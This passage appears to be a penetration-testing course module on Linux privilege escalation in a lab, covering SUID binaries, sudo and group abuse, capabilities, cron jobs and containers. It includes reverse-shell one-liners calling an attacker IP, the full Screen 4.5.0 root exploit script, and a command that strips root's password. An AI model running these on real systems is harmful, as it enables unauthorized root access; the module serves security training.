To do this, the IT team sets up several `rbash`, `rksh`, and `rzsh` shells on the network and assigns each user to a specific shell. For example, external partners who need to access only certain network features, such as email and file sharing, are assigned to `rbash` shells, which limits their ability to execute specific commands and access certain directories. Contractors who need to access more advanced network features, such as database servers and web servers, are assigned to `rksh` shells, which provide them with more flexibility but still limit their abilities. Finally, employees who need to access the network for specific purposes, such as to run specific applications or scripts, are assigned to `rzsh` shells, which provide them with the most flexibility but still limit their ability to execute specific commands and access certain directories.

Several methods can be used to escape from a restricted shell. Some of these methods involve exploiting vulnerabilities in the shell itself, while others involve using creative techniques to bypass the restrictions imposed by the shell. Here are a few examples of methods that can be used to escape from a restricted shell.

Escaping

In some cases, it may be possible to escape from a restricted shell by injecting commands into the command line or other inputs the shell accepts. For example, suppose the shell allows users to execute commands by passing them as arguments to a built-in command. In that case, it may be possible to escape from the shell by injecting additional commands into the argument.

Command injection

Imagine that we are in a restricted shell that allows us to execute commands by passing them as arguments to the `ls` command. Unfortunately, the shell only allows us to execute the `ls` command with a specific set of arguments, such as `ls -l` or `ls -a`, but it does not allow us to execute any other commands. In this situation, we can use command injection to escape from the shell by injecting additional commands into the argument of the `ls` command.

For example, we could use the following command to inject a `pwd` command into the argument of the `ls` command:

```
ls -l `pwd`
```

This command would cause the `ls` command to be executed with the argument `-l`, followed by the output of the `pwd` command. Since the `pwd` command is not restricted by the shell, this would allow us to execute the `pwd` command and see the current working directory, even though the shell does not allow us to execute the `pwd` command directly.

Command Substitution

Another method for escaping from a restricted shell is to use command substitution. This involves using the shell's command substitution syntax to execute a command. For example, imagine the shell allows users to execute commands by enclosing them in backticks (`). In that case, it may be possible to escape from the shell by executing a command in a backtick substitution that is not restricted by the shell.

Command Chaining

In some cases, it may be possible to escape from a restricted shell by using command chaining. We would need to use multiple commands in a single command line, separated by a shell metacharacter, such as a semicolon (`;`) or a vertical bar (`|`), to execute a command. For example, if the shell allows users to execute commands separated by semicolons, it may be possible to escape from the shell by using a semicolon to separate two commands, one of which is not restricted by the shell.

Environment Variables

For escaping from a restricted shell to use environment variables involves modifying or creating environment variables that the shell uses to execute commands that are not restricted by the shell. For example, if the shell uses an environment variable to specify the directory in which commands are executed, it may be possible to escape from the shell by modifying the value of the environment variable to specify a different directory.

Shell Functions

In some cases, it may be possible to escape from a restricted shell by using shell functions. For this we can define and call shell functions that execute commands not restricted by the shell. Let us say, the shell allows users to define and call shell functions, it may be possible to escape from the shell by defining a shell function that executes a command.

Special Permissions

The `Set User ID upon Execution` (`setuid`) permission can allow a user to execute a program or script with the permissions of another user, typically with elevated privileges. The `setuid` bit appears as an `s` .

```
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null

-rwsr-xr-x 1 root root 16728 Sep  1 19:06 /home/htb-
student/shared_obj_hijack/payroll
-rwsr-xr-x 1 root root 16728 Sep  1 22:05 /home/mrb3n/payroll
-rwSr--r-- 1 root root 0 Aug 31 02:51 /home/cliff.moore/netracer
-rwsr-xr-x 1 root root 40152 Nov 30  2017 /bin/mount
-rwsr-xr-x 1 root root 40128 May 17  2017 /bin/su
-rwsr-xr-x 1 root root 27608 Nov 30  2017 /bin/umount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 38984 Jun 14  2017 /usr/lib/x86_64-linux-
gnu/lxc/lxc-user-nic
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-
daemon-launch-helper
-rwsr-xr-x 1 root root 14864 Jan 18  2016 /usr/lib/policykit-1/polkit-
agent-helper-1
-rwsr-sr-x 1 root root 85832 Nov 30  2017 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 428240 Jan 18  2018 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-
device
-rwsr-xr-x 1 root root 23376 Jan 18  2016 /usr/bin/pkexec
-rwsr-sr-x 1 root root 240 Feb  1  2016 /usr/bin/facter
-rwsr-xr-x 1 root root 39904 May 17  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 32944 May 17  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 17  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 17  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 32944 May 17  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 75304 May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 54256 May 17  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 10624 May  9  2018 /usr/bin/vmware-user-suid-
wrapper
```

```
-rwsr-xr-x 1 root root 1588768 Aug 31 00:50 /usr/bin/screen-4.5.0
-rwsr-xr-x 1 root root 94240 Jun  9 14:54 /sbin/mount.nfs
```

It may be possible to reverse engineer the program with the SETUID bit set, identify a vulnerability, and exploit this to escalate our privileges. Many programs have additional features that can be leveraged to execute commands and, if the `setuid` bit is set on them, these can be used for our purpose.

The Set-Group-ID (setgid) permission is another special permission that allows us to run binaries as if we were part of the group that created them. These files can be enumerated using the following command: `find / -uid 0 -perm -6000 -type f 2>/dev/null`. These files can be leveraged in the same manner as `setuid` binaries to escalate privileges.

```
find / -user root -perm -6000 -exec ls -ldb {} \; 2>/dev/null

-rwsr-sr-x 1 root root 85832 Nov 30  2017 /usr/lib/snapd/snap-confine
```

This resource has more information about the `setuid` and `setgid` bits, including how to set the bits.

GTFOBins

The GTFOBins project is a curated list of binaries and scripts that can be used by an attacker to bypass security restrictions. Each page details the program's features that can be used to break out of restricted shells, escalate privileges, spawn reverse shell connections, and transfer files. For example, `apt-get` can be used to break out of restricted environments and spawn a shell by adding a Pre-Invoke command:

```
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh

# id
uid=0(root) gid=0(root) groups=0(root)
```

It is worth familiarizing ourselves with as many GTFOBins as possible to quickly identify misconfigurations when we land on a system that we must escalate our privileges to move further.

Sudo Rights Abuse

Sudo privileges can be granted to an account, permitting the account to run certain commands in the context of the root (or another account) without having to change users or grant excessive privileges. When the `sudo` command is issued, the system will check if the user issuing the command has the appropriate rights, as configured in `/etc/sudoers`. When landing on a system, we should always check to see if the current user has any sudo privileges by typing `sudo -l`. Sometimes we will need to know the user's password to list their `sudo` rights, but any rights entries with the `NOPASSWD` option can be seen without entering a password.

```
htb_student@NIX02:~$ sudo -l

Matching Defaults entries for sysadm on NIX02:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User sysadm may run the following commands on NIX02:
    (root) NOPASSWD: /usr/sbin/tcpdump
```

It is easy to misconfigure this. For example, a user may be granted root-level permissions without requiring a password. Or the permitted command line might be specified too loosely, allowing us to run a program in an unintended way, resulting is privilege escalation. For example, if the sudoers file is edited to grant a user the right to run a command such as `tcpdump` per the following entry in the sudoers file: `(ALL) NOPASSWD: /usr/sbin/tcpdump` an attacker could leverage this to take advantage of a the **postrotate-command** option.

```
htb_student@NIX02:~$ man tcpdump

<SNIP>
-z postrorate-command

Used in conjunction with the -C or -G options, this will make `tcpdump`
run " postrotate-command file " where the file is the savefile being
closed after each rotation. For example, specifying -z gzip or -z bzip2
will compress each savefile using gzip or bzip2.
```

By specifying the `-z` flag, an attacker could use `tcpdump` to execute a shell script, gain a reverse shell as the root user or run other privileged commands. For example, an attacker could create the shell script `.test` containing a reverse shell and execute it as follows:

```
htb_student@NIX02:~$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z
/tmp/.test -Z root
```

Let's try this out. First, make a file to execute with the `postrotate-command`, adding a simple reverse shell one-liner.

```
htb_student@NIX02:~$ cat /tmp/.test

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 443
>/tmp/f
```

Next, start a `netcat` listener on our attacking box and run `tcpdump` as root with the `postrotate-command`. If all goes to plan, we will receive a root reverse shell connection.

```
htb_student@NIX02:~$ sudo /usr/sbin/tcpdump -ln -i ens192 -w /dev/null -W
1 -G 1 -z /tmp/.test -Z root

dropped privs to root
tcpdump: listening on ens192, link-type EN10MB (Ethernet), capture size
262144 bytes
Maximum file limit reached: 1
1 packet captured
6 packets received by filter
compress_savefile: execlp(/tmp/.test, /dev/null) failed: Permission denied
0 packets dropped by kernel
```

We receive a root shell almost instantly.

```
nc -lnvp 443

listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.2.12] 38938
bash: cannot set terminal process group (10797): Inappropriate ioctl for
device
bash: no job control in this shell

root@NIX02:~# id && hostname
id && hostname
uid=0(root) gid=0(root) groups=0(root)
NIX02
```

AppArmor in more recent distributions has predefined the commands used with the `postrotate-command`, effectively preventing command execution. Two best practices that should always be considered when provisioning `sudo` rights:

1.	Always specify the absolute path to any binaries listed in the `sudoers` file entry. Otherwise, an attacker may be able to leverage PATH abuse (which we will see in the next section) to create a malicious binary that will be executed when the command runs (i.e., if the `sudoers` entry specifies `cat` instead of `/bin/cat` this could likely be abused).
2.	Grant `sudo` rights sparingly and based on the principle of least privilege. Does the user need full `sudo` rights? Can they still perform their job with one or two entries in the `sudoers` file? Limiting the privileged command that a user can run will greatly reduce the likelihood of successful privilege escalation.

Privileged Groups

LXC / LXD

LXD is similar to Docker and is Ubuntu's container manager. Upon installation, all users are added to the LXD group. Membership of this group can be used to escalate privileges by creating an LXD container, making it privileged, and then accessing the host file system at `/mnt/root`. Let's confirm group membership and use these rights to escalate to root.

```
devops@NIX02:~$ id

uid=1009(devops) gid=1009(devops) groups=1009(devops),110(lxd)
```

Unzip the Alpine image.

```
devops@NIX02:~$ unzip alpine.zip

Archive:  alpine.zip
extracting: 64-bit Alpine/alpine.tar.gz
inflating: 64-bit Alpine/alpine.tar.gz.root
cd 64-bit\ Alpine/
```

Start the LXD initialization process. Choose the defaults for each prompt. Consult this post for more information on each step.

```
devops@NIX02:~$ lxd init

Do you want to configure a new storage pool (yes/no) [default=yes]? yes
Name of the storage backend to use (dir or zfs) [default=dir]: dir
```

```
Would you like LXD to be available over the network (yes/no) [default=no]?
no
Do you want to configure the LXD bridge (yes/no) [default=yes]? yes

/usr/sbin/dpkg-reconfigure must be run as root
error: Failed to configure the bridge
```

Import the local image.

```
devops@NIX02:~$ lxc image import alpine.tar.gz alpine.tar.gz.root --alias
alpine

Generating a client certificate. This may take a minute...
If this is your first time using LXD, you should also run: sudo lxd init
To start your first container, try: lxc launch ubuntu:16.04

Image imported with fingerprint:
be1ed370b16f6f3d63946d47eb57f8e04c77248c23f47a41831b5afff48f8d1b
```

Start a privileged container with the `security.privileged` set to `true` to run the container without a UID mapping, making the root user in the container the same as the root user on the host.

```
devops@NIX02:~$ lxc init alpine r00t -c security.privileged=true

Creating r00t
```

Mount the host file system.

```
devops@NIX02:~$ lxc config device add r00t mydev disk source=/
path=/mnt/root recursive=true

Device mydev added to r00t
```

Finally, spawn a shell inside the container instance. We can now browse the mounted host file system as root. For example, to access the contents of the root directory on the host type `cd /mnt/root/root`. From here we can read sensitive files such as `/etc/shadow` and obtain password hashes or gain access to SSH keys in order to connect to the host system as root, and more.

```
devops@NIX02:~$ lxc start r00t
devops@NIX02:~/64-bit Alpine$ lxc exec r00t /bin/sh

~ # id
uid=0(root) gid=0(root)
~ #
```

Docker

Placing a user in the docker group is essentially equivalent to root level access to the file system without requiring a password. Members of the docker group can spawn new docker containers. One example would be running the command `docker run -v /root:/mnt -it ubuntu`. This command create a new Docker instance with the /root directory on the host file system mounted as a volume. Once the container is started we are able to browse to the mounted directory and retrieve or add SSH keys for the root user. This could be done for other directories such as `/etc` which could be used to retrieve the contents of the `/etc/shadow` file for offline password cracking or adding a privileged user.

Disk

Users within the disk group have full access to any devices contained within `/dev`, such as `/dev/sda1`, which is typically the main device used by the operating system. An attacker with these privileges can use `debugfs` to access the entire file system with root level privileges. As with the Docker group example, this could be leveraged to retrieve SSH keys, credentials or to add a user.

ADM

Members of the adm group are able to read all logs stored in `/var/log`. This does not directly grant root access, but could be leveraged to gather sensitive data stored in log files or enumerate user actions and running cron jobs.

```
secaudit@NIX02:~$ id

uid=1010(secaudit) gid=1010(secaudit) groups=1010(secaudit),4(adm)
```

Capabilities

Linux capabilities are a security feature in the Linux operating system that allows specific privileges to be granted to processes, allowing them to perform specific actions that would otherwise be restricted. This allows for more fine-grained control over which processes have access to certain privileges, making it more secure than the traditional Unix model of granting privileges to users and groups.

However, like any security feature, Linux capabilities are not invulnerable and can be exploited by attackers. One common vulnerability is using capabilities to grant privileges to processes that are not adequately sandboxed or isolated from other processes, allowing us to escalate their privileges and gain access to sensitive information or perform unauthorized actions.

Another potential vulnerability is the misuse or overuse of capabilities, which can result in processes having more privileges than they need. This can create unnecessary security risks, as we could exploit these privileges to gain access to sensitive information or perform unauthorized actions.

Overall, Linux capabilities can be a practical security feature, but they must be used carefully and correctly to avoid vulnerabilities and potential exploits.

Setting capabilities involves using the appropriate tools and commands to assign specific capabilities to executables or programs. In Ubuntu, for example, we can use the `setcap` command to set capabilities for specific executables. This command allows us to specify the capability we want to set and the value we want to assign.

For example, we could use the following command to set the `cap_net_bind_service` capability for an executable:

Set Capability

```
sudo setcap cap_net_bind_service=+ep /usr/bin/vim.basic
```

When capabilities are set for a binary, it means that the binary will be able to perform specific actions that it would not be able to perform without the capabilities. For example, if the `cap_net_bind_service` capability is set for a binary, the binary will be able to bind to network ports, which is a privilege usually restricted.

Some capabilities, such as `cap_sys_admin`, which allows an executable to perform actions with administrative privileges, can be dangerous if they are not used properly. For example, we could exploit them to escalate their privileges, gain access to sensitive information, or perform unauthorized actions. Therefore, it is crucial to set these types of capabilities for properly sandboxed and isolated executables and avoid granting them unnecessarily.

Capability	Description
`cap_sys_admin`	Allows to perform actions with administrative privileges, such as modifying system files or changing system settings.
`cap_sys_chroot`	Allows to change the root directory for the current process, allowing it to access files and directories that would otherwise be inaccessible.
`cap_sys_ptrace`	Allows to attach to and debug other processes, potentially allowing it to gain access to sensitive information or modify the behavior of other processes.
`cap_sys_nice`	Allows to raise or lower the priority of processes, potentially allowing it to gain access to resources that would otherwise be restricted.
`cap_sys_time`	Allows to modify the system clock, potentially allowing it to manipulate timestamps or cause other processes to behave in unexpected ways.
`cap_sys_resource`	Allows to modify system resource limits, such as the maximum number of open file descriptors or the maximum amount of memory that can be allocated.
`cap_sys_module`	Allows to load and unload kernel modules, potentially allowing it to modify the operating system's behavior or gain access to sensitive information.
`cap_net_bind_service`	Allows to bind to network ports, potentially allowing it to gain access to sensitive information or perform unauthorized actions.

When a binary is executed with capabilities, it can perform the actions that the capabilities allow. However, it will not be able to perform any actions not allowed by the capabilities. This allows for more fine-grained control over the binary's privileges and can help prevent security vulnerabilities and unauthorized access to sensitive information.

When using the `setcap` command to set capabilities for an executable in Linux, we need to specify the capability we want to set and the value we want to assign. The values we use will depend on the specific capability we are setting and the privileges we want to grant to the executable.

Here are some examples of values that we can use with the `setcap` command, along with a brief description of what they do:

Capability Values	Description
`=`	This value sets the specified capability for the executable, but does not grant any privileges. This can be useful if we want to clear a previously set capability for the executable.
`+ep`	This value grants the effective and permitted privileges for the specified capability to the executable. This allows the executable to perform the actions that the capability allows but does not allow it to perform any actions that are not allowed by the capability.
`+ei`	This value grants sufficient and inheritable privileges for the specified capability to the executable. This allows the executable to perform the actions that the capability allows and child processes spawned by the executable to inherit the capability and perform the same actions.
`+p`	This value grants the permitted privileges for the specified capability to the executable. This allows the executable to perform the actions that the capability allows but does not allow it to perform any actions that are not allowed by the capability. This can be useful if we want to grant the capability to the executable but prevent it from inheriting the capability or allowing child processes to inherit it.

Several Linux capabilities can be used to escalate a user's privileges to `root`, including:

Capability	Desciption
`cap_setuid`	Allows a process to set its effective user ID, which can be used to gain the privileges of another user, including the `root` user.
`cap_setgid`	Allows to set its effective group ID, which can be used to gain the privileges of another group, including the `root` group.
`cap_sys_admin`	This capability provides a broad range of administrative privileges, including the ability to perform many actions reserved for the `root` user, such as modifying system settings and mounting and unmounting file systems.
`cap_dac_override`	Allows bypassing of file read, write, and execute permission checks.

Enumerating Capabilities

It is important to note that these capabilities should be used with caution and only granted to trusted processes, as they can be misused to gain unauthorized access to the system. To enumerate all existing capabilities for all existing binary executables on a Linux system, we can use the following command:

Enumerating Capabilities

```
find /usr/bin /usr/sbin /usr/local/bin /usr/local/sbin -type f -exec
getcap {} \;

/usr/bin/vim.basic cap_dac_override=eip
/usr/bin/ping cap_net_raw=ep
/usr/bin/mtr-packet cap_net_raw=ep
```

This one-liner uses the `find` command to search for all binary executables in the directories where they are typically located and then uses the `-exec` flag to run the `getcap` command on each, showing the capabilities that have been set for that binary. The output of this command will show a list of all binary executables on the system, along with the capabilities that have been set for each.

Exploitation

If we gained access to the system with a low-privilege account, then discovered the `cap_dac_override` capability:

Exploiting Capabilities

```
getcap /usr/bin/vim.basic

/usr/bin/vim.basic cap_dac_override=eip
```

For example, the `/usr/bin/vim.basic` binary is run without special privileges, such as with `sudo`. However, because the binary has the `cap_dac_override` capability set, it can escalate the privileges of the user who runs it. This would allow the penetration tester to gain the `cap_dac_override` capability and perform tasks that require this capability.

Let us take a look at the `/etc/passwd` file where the user `root` is specified:

```
cat /etc/passwd | head -n1

root:x:0:0:root:/root:/bin/bash
```

We can use the `cap_dac_override` capability of the `/usr/bin/vim` binary to modify a system file:

```
/usr/bin/vim.basic /etc/passwd
```

We also can make these changes in a non-interactive mode:

```
echo -e ':%s/^root:[^:]*:/root::/\nwq!' | /usr/bin/vim.basic -es
/etc/passwd
cat /etc/passwd | head -n1

root::0:0:root:/root:/bin/bash
```

Now, we can see that the `x` in that line is gone, which means that we can use the command `su` to log in as root without being asked for the password.

Vulnerable Services

Many services may be found, which have flaws that can be leveraged to escalate privileges. An example is the popular terminal multiplexer Screen. Version 4.5.0 suffers from a privilege escalation vulnerability due to a lack of a permissions check when opening a log file.

Screen Version Identification

```
screen -v

Screen version 4.05.00 (GNU) 10-Dec-16
```

This allows an attacker to truncate any file or create a file owned by root in any directory and ultimately gain full root access.

Privilege Escalation - Screen_Exploit.sh

```
./screen_exploit.sh

~ gnu/screenroot ~
[+] First, we create our shell and library...
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object
file): ignored.
[+] done!
No Sockets found in /run/screen/S-mrb3n.
```

```
# id
uid=0(root) gid=0(root)
groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(
lpadmin),116(sambashare),1000(mrb3n)
```

The below script can be used to perform this privilege escalation attack:

Screen_Exploit_POC.sh

```
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-
01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/stat.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c -Wno-implicit-function-declaration
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
```

```
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline
needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```

Cron Job Abuse

Cron jobs can also be set to run one time (such as on boot). They are typically used for administrative tasks such as running backups, cleaning up directories, etc. The `crontab` command can create a cron file, which will be run by the cron daemon on the schedule specified. When created, the cron file will be created in `/var/spool/cron` for the specific user that creates it. Each entry in the crontab file requires six items in the following order: minutes, hours, days, months, weeks, commands. For example, the entry `0 */12 * * * /home/admin/backup.sh` would run every 12 hours.

The root crontab is almost always only editable by the root user or a user with full sudo privileges; however, it can still be abused. You may find a world-writable script that runs as root and, even if you cannot read the crontab to know the exact schedule, you may be able to ascertain how often it runs (i.e., a backup script that creates a `.tar.gz` file every 12 hours). In this case, you can append a command onto the end of the script (such as a reverse shell one-liner), and it will execute the next time the cron job runs.

Certain applications create cron files in the `/etc/cron.d` directory and may be misconfigured to allow a non-root user to edit them.

First, let's look around the system for any writeable files or directories. The file `backup.sh` in the `/dmz-backups` directory is interesting and seems like it could be running on a cron job.

```
find / -path /proc -prune -o -type f -perm -o+w 2>/dev/null

/etc/cron.daily/backup
/dmz-backups/backup.sh
/proc
/sys/fs/cgroup/memory/init.scope/cgroup.event_control

<SNIP>
/home/backupsvc/backup.sh

<SNIP>
```


A quick look in the `/dmz-backups` directory shows what appears to be files created every three minutes. This seems to be a major misconfiguration. Perhaps the sysadmin meant to specify every three hours like `0 */3 * * *` but instead wrote `*/3 * * * *`, which tells the cron job to run every three minutes. The second issue is that the `backup.sh` shell script is world writeable and runs as root.

```
ls -la /dmz-backups/

total 36
drwxrwxrwx  2 root root 4096 Aug 31 02:39 .
drwxr-xr-x 24 root root 4096 Aug 31 02:24 ..
-rwxrwxrwx  1 root root  230 Aug 31 02:39 backup.sh
-rw-r--r--  1 root root 3336 Aug 31 02:24 www-backup-2020831-02:24:01.tgz
-rw-r--r--  1 root root 3336 Aug 31 02:27 www-backup-2020831-02:27:01.tgz
-rw-r--r--  1 root root 3336 Aug 31 02:30 www-backup-2020831-02:30:01.tgz
-rw-r--r--  1 root root 3336 Aug 31 02:33 www-backup-2020831-02:33:01.tgz
-rw-r--r--  1 root root 3336 Aug 31 02:36 www-backup-2020831-02:36:01.tgz
-rw-r--r--  1 root root 3336 Aug 31 02:39 www-backup-2020831-02:39:01.tgz
```

We can confirm that a cron job is running using pspy, a command-line tool used to view running processes without the need for root privileges. We can use it to see commands run by other users, cron jobs, etc. It works by scanning procfs.

Let's run `pspy` and have a look. The `-pf` flag tells the tool to print commands and file system events and `-i 1000` tells it to scan procfs every 1000ms (or every second).

```
./pspy64 -pf -i 1000

pspy - version: v1.2.0 - Commit SHA:
9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```



```
Config: Printing events (colored=true): processes=true | file-system-
events=true ||| Scannning for processes every 1s and on inotify events |||
Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | []
(non-recursive)
```

```
Draining file system events due to startup...
done
2020/09/04 20:45:03 CMD: UID=0    PID=999    | /usr/bin/VGAuthService
2020/09/04 20:45:03 CMD: UID=111  PID=990    | /usr/bin/dbus-daemon --
system --address=systemd: --nofork --nopidfile --systemd-activation
2020/09/04 20:45:03 CMD: UID=0    PID=99     |
2020/09/04 20:45:03 CMD: UID=0    PID=988    | /usr/lib/snapd/snapd

<SNIP>

2020/09/04 20:45:03 CMD: UID=0    PID=1017   | /usr/sbin/cron -f
2020/09/04 20:45:03 CMD: UID=0    PID=1010   | /usr/sbin/atd -f
2020/09/04 20:45:03 CMD: UID=0    PID=1003   |
/usr/lib/accountsservice/accounts-daemon
2020/09/04 20:45:03 CMD: UID=0    PID=1001   | /lib/systemd/systemd-logind
2020/09/04 20:45:03 CMD: UID=0    PID=10     |
2020/09/04 20:45:03 CMD: UID=0    PID=1      | /sbin/init
2020/09/04 20:46:01 FS:                 OPEN | /usr/lib/locale/locale-
archive
2020/09/04 20:46:01 CMD: UID=0    PID=2201   | /bin/bash /dmz-
backups/backup.sh
2020/09/04 20:46:01 CMD: UID=0    PID=2200   | /bin/sh -c /dmz-
backups/backup.sh
2020/09/04 20:46:01 FS:                 OPEN | /usr/lib/x86_64-linux-
gnu/gconv/gconv-modules.cache
2020/09/04 20:46:01 CMD: UID=0    PID=2199   | /usr/sbin/CRON -f
2020/09/04 20:46:01 FS:                 OPEN | /usr/lib/locale/locale-
archive
2020/09/04 20:46:01 CMD: UID=0    PID=2203   |
2020/09/04 20:46:01 FS:         CLOSE_NOWRITE | /usr/lib/locale/locale-
archive
2020/09/04 20:46:01 FS:                 OPEN | /usr/lib/locale/locale-
archive
2020/09/04 20:46:01 FS:         CLOSE_NOWRITE | /usr/lib/locale/locale-
archive
2020/09/04 20:46:01 CMD: UID=0    PID=2204   | tar --absolute-names --
create --gzip --file=/dmz-backups/www-backup-202094-20:46:01.tgz
/var/www/html
2020/09/04 20:46:01 FS:                 OPEN | /usr/lib/locale/locale-
archive
2020/09/04 20:46:01 CMD: UID=0    PID=2205   | gzip
2020/09/04 20:46:03 FS:         CLOSE_NOWRITE | /usr/lib/locale/locale-
archive
2020/09/04 20:46:03 CMD: UID=0    PID=2206   | /bin/bash /dmz-
backups/backup.sh
2020/09/04 20:46:03 FS:         CLOSE_NOWRITE | /usr/lib/x86_64-linux-
gnu/gconv/gconv-modules.cache
2020/09/04 20:46:03 FS:         CLOSE_NOWRITE | /usr/lib/locale/locale-
archive
```

From the above output, we can see that a cron job runs the `backup.sh` script located in the `/dmz-backups` directory and creating a tarball file of the contents of the `/var/www/html` directory.

We can look at the shell script and append a command to it to attempt to obtain a reverse shell as root. If editing a script, make sure to `ALWAYS` take a copy of the script and/or create a backup of it. We should also attempt to append our commands to the end of the script to still run properly before executing our reverse shell command.

```
cat /dmz-backups/backup.sh

#!/bin/bash
 SRCDIR="/var/www/html"
 DESTDIR="/dmz-backups/"
 FILENAME=www-backup-$(date +%-Y%-m%-d)-$(date +%-T).tgz
 tar --absolute-names --create --gzip --file=$DESTDIR$FILENAME $SRCDIR
```

We can see that the script is just taking in a source and destination directory as variables. It then specifies a file name with the current date and time of backup and creates a tarball of the source directory, the web root directory. Let's modify the script to add a Bash one-liner reverse shell.

```
#!/bin/bash
SRCDIR="/var/www/html"
DESTDIR="/dmz-backups/"
FILENAME=www-backup-$(date +%-Y%-m%-d)-$(date +%-T).tgz
tar --absolute-names --create --gzip --file=$DESTDIR$FILENAME $SRCDIR

bash -i >& /dev/tcp/10.10.14.3/443 0>&1
```

We modify the script, stand up a local `netcat` listener, and wait. Sure enough, within three minutes, we have a root shell!

```
nc -lnvp 443

listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.2.12] 38882
bash: cannot set terminal process group (9143): Inappropriate ioctl for
device
bash: no job control in this shell

root@NIX02:~# id
id
```

```
uid=0(root) gid=0(root) groups=0(root)

root@NIX02:~# hostname
hostname
NIX02
```

While not the most common attack, we do find poorly configured cron jobs that can be abused from time to time.

Containers

Containers operate at the operating system level and virtual machines at the hardware level. Containers thus share an operating system and isolate application processes from the rest of the system, while classic virtualization allows multiple operating systems to run simultaneously on a single system.

Isolation and virtualization are essential because they help to manage resources and security aspects as efficiently as possible. For example, they facilitate monitoring to find errors in the system that often have nothing to do with newly developed applications. Another example would be the isolation of processes that usually require root privileges. Such an application could be a web application or API that must be isolated from the host system to prevent escalation to databases.

Linux Containers

Linux Containers (`LXC`) is an operating system-level virtualization technique that allows multiple Linux systems to run in isolation from each other on a single host by owning their own processes but sharing the host system kernel for them. LXC is very popular due to its ease of use and has become an essential part of IT security.

By default, `LXC` consume fewer resources than a virtual machine and have a standard interface, making it easy to manage multiple containers simultaneously. A platform with `LXC` can even be organized across multiple clouds, providing portability and ensuring that applications running correctly on the developer's system will work on any other system. In addition, large applications can be started, stopped, or their environment variables changed via the Linux container interface.

The ease of use of `LXC` is their most significant advantage compared to classic virtualization techniques. However, the enormous spread of `LXC` , an almost all-encompassing ecosystem, and innovative tools are primarily due to the Docker platform, which established Linux containers. The entire setup, from creating container templates and deploying them, configuring the operating system and networking, to deploying applications, remains the same.

Linux Daemon

Linux Daemon (LXD) is similar in some respects but is designed to contain a complete operating system. Thus it is not an application container but a system container. Before we can use this service to escalate our privileges, we must be in either the `lxc` or `lxd` group. We can find this out with the following command:

```
container-user@nix02:~$ id

uid=1000(container-user) gid=1000(container-user) groups=1000(container-
user),116(lxd)
```

From here on, there are now several ways in which we can exploit `LXC`/ `LXD`. We can either create our own container and transfer it to the target system or use an existing container. Unfortunately, administrators often use templates that have little to no security. This attitude has the consequence that we already have tools that we can use against the system ourselves.

```
container-user@nix02:~$ cd ContainerImages
container-user@nix02:~$ ls

ubuntu-template.tar.xz
```

